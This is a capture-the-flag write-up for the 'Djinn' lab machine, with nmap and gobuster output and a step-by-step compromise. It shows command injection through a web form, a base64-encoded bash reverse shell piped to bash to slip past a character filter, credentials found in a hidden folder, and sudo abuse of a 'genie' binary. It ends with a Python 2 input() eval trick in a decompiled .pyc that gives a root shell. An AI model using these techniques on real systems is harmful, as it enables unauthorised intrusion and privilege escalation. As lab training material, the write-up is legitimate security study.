Djinn

```
Nmap scan report for 10.10.248.245
Host is up (0.064s latency).
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              11 Oct 20  2019 creds.txt
| -rw-r--r--    1 0        0             128 Oct 21  2019 game.txt
|_-rw-r--r--    1 0        0             113 Oct 21  2019 message.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.11.8.165
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
1337/tcp open  waste?
| fingerprint-strings:
|   NULL:
|     ____ _____ _
|     ___| __ _ _ __ ___ ___ |_ _(_)_ __ ___ ___
|     \x20/ _ \x20 | | | | '_ ` _ \x20/ _ \n| |_| | (_| | | | | | | __/ | | | | | | | | | __/
|     ____|__,_|_| |_| |_|___| |_| |_|_| |_| |_|___|
|     Let's see how good you are with simple maths
Answer my questions 1000 times and I'll give you your gift.
|     '-', 5)
|   RPCCheck:
|     ____ _____ _
|     ___| __ _ _ __ ___ ___ |_ _(_)_ __ ___ ___
|     \x20/ _ \x20 | | | | '_ ` _ \x20/ _ \n| |_| | (_| | | | | | | __/ | | | | | | | | | __/
|     ____|__,_|_| |_| |_|___| |_| |_|_| |_| |_|___|
|     Let's see how good you are with simple maths
|     Answer my questions 1000 times and I'll give you your gift.
|_    '/', 6)
7331/tcp open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
|_http-server-header: Werkzeug/0.16.0 Python/2.7.15+
|_http-title: Lost in space
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http
SF-Port1337-TCP:V=7.80%I=7%D=7/28%Time=5F204049%P=x86_64-pc-linux-gnu%r(NU
SF:LL,1BC,"\x20\x20____\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_____\x20_\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\x20/\x20___\|\x20__\
SF:x20_\x20_\x20__\x20___\x20\x20\x20___\x20\x20\|_\x20\x20\x20_\(_\)_\x20
SF:__\x20___\x20\x20\x20___\x20\n\|\x20\|\x20\x20_\x20/\x20_`\x20\|\x20'_\
SF:x20`\x20_\x20\\\x20/\x20_\x20\\\x20\x20\x20\|\x20\|\x20\|\x20\|\x20'_\x
SF:20`\x20_\x20\\\x20/\x20_\x20\\\n\|\x20\|_\|\x20\|\x20\(_\|\x20\|\x20\|\
SF:x20\|\x20\|\x20\|\x20\|\x20\x20__/\x20\x20\x20\|\x20\|\x20\|\x20\|\x20\
SF:|\x20\|\x20\|\x20\|\x20\|\x20\x20__/\n\x20\\____\|\\__,_\|_\|\x20\|_\|\
SF:x20\|_\|\\___\|\x20\x20\x20\|_\|\x20\|_\|_\|\x20\|_\|\x20\|_\|\\___\|\n
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:n\nLet's\x20see\x20how\x20good\x20you\x20are\x20with\x20simple\x20maths
SF:\nAnswer\x20my\x20questions\x201000\x20times\x20and\x20I'll\x20give\x20
SF:you\x20your\x20gift\.\n\(5,\x20'-',\x205\)\n>\x20")%r(RPCCheck,1BC,"\x2
SF:0\x20____\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20_____\x20_\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\x20/\x20___\|\x20__\x20_\x20_\x
SF:20__\x20___\x20\x20\x20___\x20\x20\|_\x20\x20\x20_\(_\)_\x20__\x20___\x
SF:20\x20\x20___\x20\n\|\x20\|\x20\x20_\x20/\x20_`\x20\|\x20'_\x20`\x20_\x
SF:20\\\x20/\x20_\x20\\\x20\x20\x20\|\x20\|\x20\|\x20\|\x20'_\x20`\x20_\x2
SF:0\\\x20/\x20_\x20\\\n\|\x20\|_\|\x20\|\x20\(_\|\x20\|\x20\|\x20\|\x20\|
SF:\x20\|\x20\|\x20\x20__/\x20\x20\x20\|\x20\|\x20\|\x20\|\x20\|\x20\|\x20
SF:\|\x20\|\x20\|\x20\x20__/\n\x20\\____\|\\__,_\|_\|\x20\|_\|\x20\|_\|\\_
SF:__\|\x20\x20\x20\|_\|\x20\|_\|_\|\x20\|_\|\x20\|_\|\\___\|\n\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\nLet's\x2
SF:0see\x20how\x20good\x20you\x20are\x20with\x20simple\x20maths\nAnswer\x2
SF:0my\x20questions\x201000\x20times\x20and\x20I'll\x20give\x20you\x20your
SF:\x20gift\.\n\(1,\x20'/',\x206\)\n>\x20");
Service Info: OS: Unix
```

Go Buster on on port 7331 :

```
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.248.245:7331/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/07/28 11:25:02 Starting gobuster
===============================================================
/wish (Status: 200)
/genie (Status: 200)
===============================================================
2020/07/28 11:47:30 Finished
===============================================================
```

So when we go to genie we get a 403 error but when we go to wish and we find a prompt te;;ogn us to enter stuff to execute something and lets write like something in command we write whoami. and then it redirects us to genie and if you inspect it will show us www-data on there.

we try to put a bash reverse shell and it gives us a weird error. It says wrong choice of words on that. So i guess some characters are denied or soemthing like that lets try other commands.

and some commands are not allowed i think " " is not allowed. and commas and stuff are not allowed so i so this technique used in where you encode the reverse shell in base64 and then use that and pipe it through base64 -d and bash something like this :

```
echo "YmFzaCAtaSA+JasfasfasjEK" | base64 -d | bash
```

and we get a shell back and then we get non tty shell we can sue python spawn script to spawn tty shell. and then lets go /home and then go to nitish because we are only allowed there and not the user sams account . So we find the flag but its only owned by nitish and our shell cant view it lets ennumerate more

We find this hidden directory called .dev and if you go in there and see a creds.txt file and when we cat it out we see credentials for the user nitish.

And now lets work for privelege escalation to root and some lateral movement.


So here if we do sudo -l we see we can run genie as user sam .

So lets just do

```
sudo -u sam /usr/bin/genie
man genie
```

In this case we look at manual for the genie binary and hey there is something intresting there called -cmd so lets try that with a random value and see what we get andd ayyyyy we get a shell as sam and after this lets do sudo -l again.

And we can run this /root/lago file as root. So now lets run it and when we go around we dont find really anything that works that properly in our journey to get root but if you inspect sams directory there is a hidden .pyc file and its a python compiled file so maybe its something we can use so lets bring it over to our machine using python simple http server and then decompile it using a online decompiler and then we seee this



```
from random import randint

def naughtyboi():
    print 'Working on it!! '


def guessit():
    num = randint(1, 101)
    print 'Choose a number between 1 to 100: '
    s = input('Enter your number: ')
    if s == num:
        system('/bin/sh')
    else:
        print 'Better Luck next time'


def readfiles():
    user = getuser()
    path = input('Enter the full of the file to read: ')
    print 'User %s is not allowed to read %s' % (user, path)


def options():
    print 'What do you want to do ?'
    print '1 - Be naughty'
    print '2 - Guess the number'
    print '3 - Read some damn files'
    print '4 - Work'
    choice = int(input('Enter your choice: '))
    return choice
```

so all we need to do is press 2 and then enter num and we get a root shell and gg and btw our root flag is in proof.sh you can either run it or cat it out.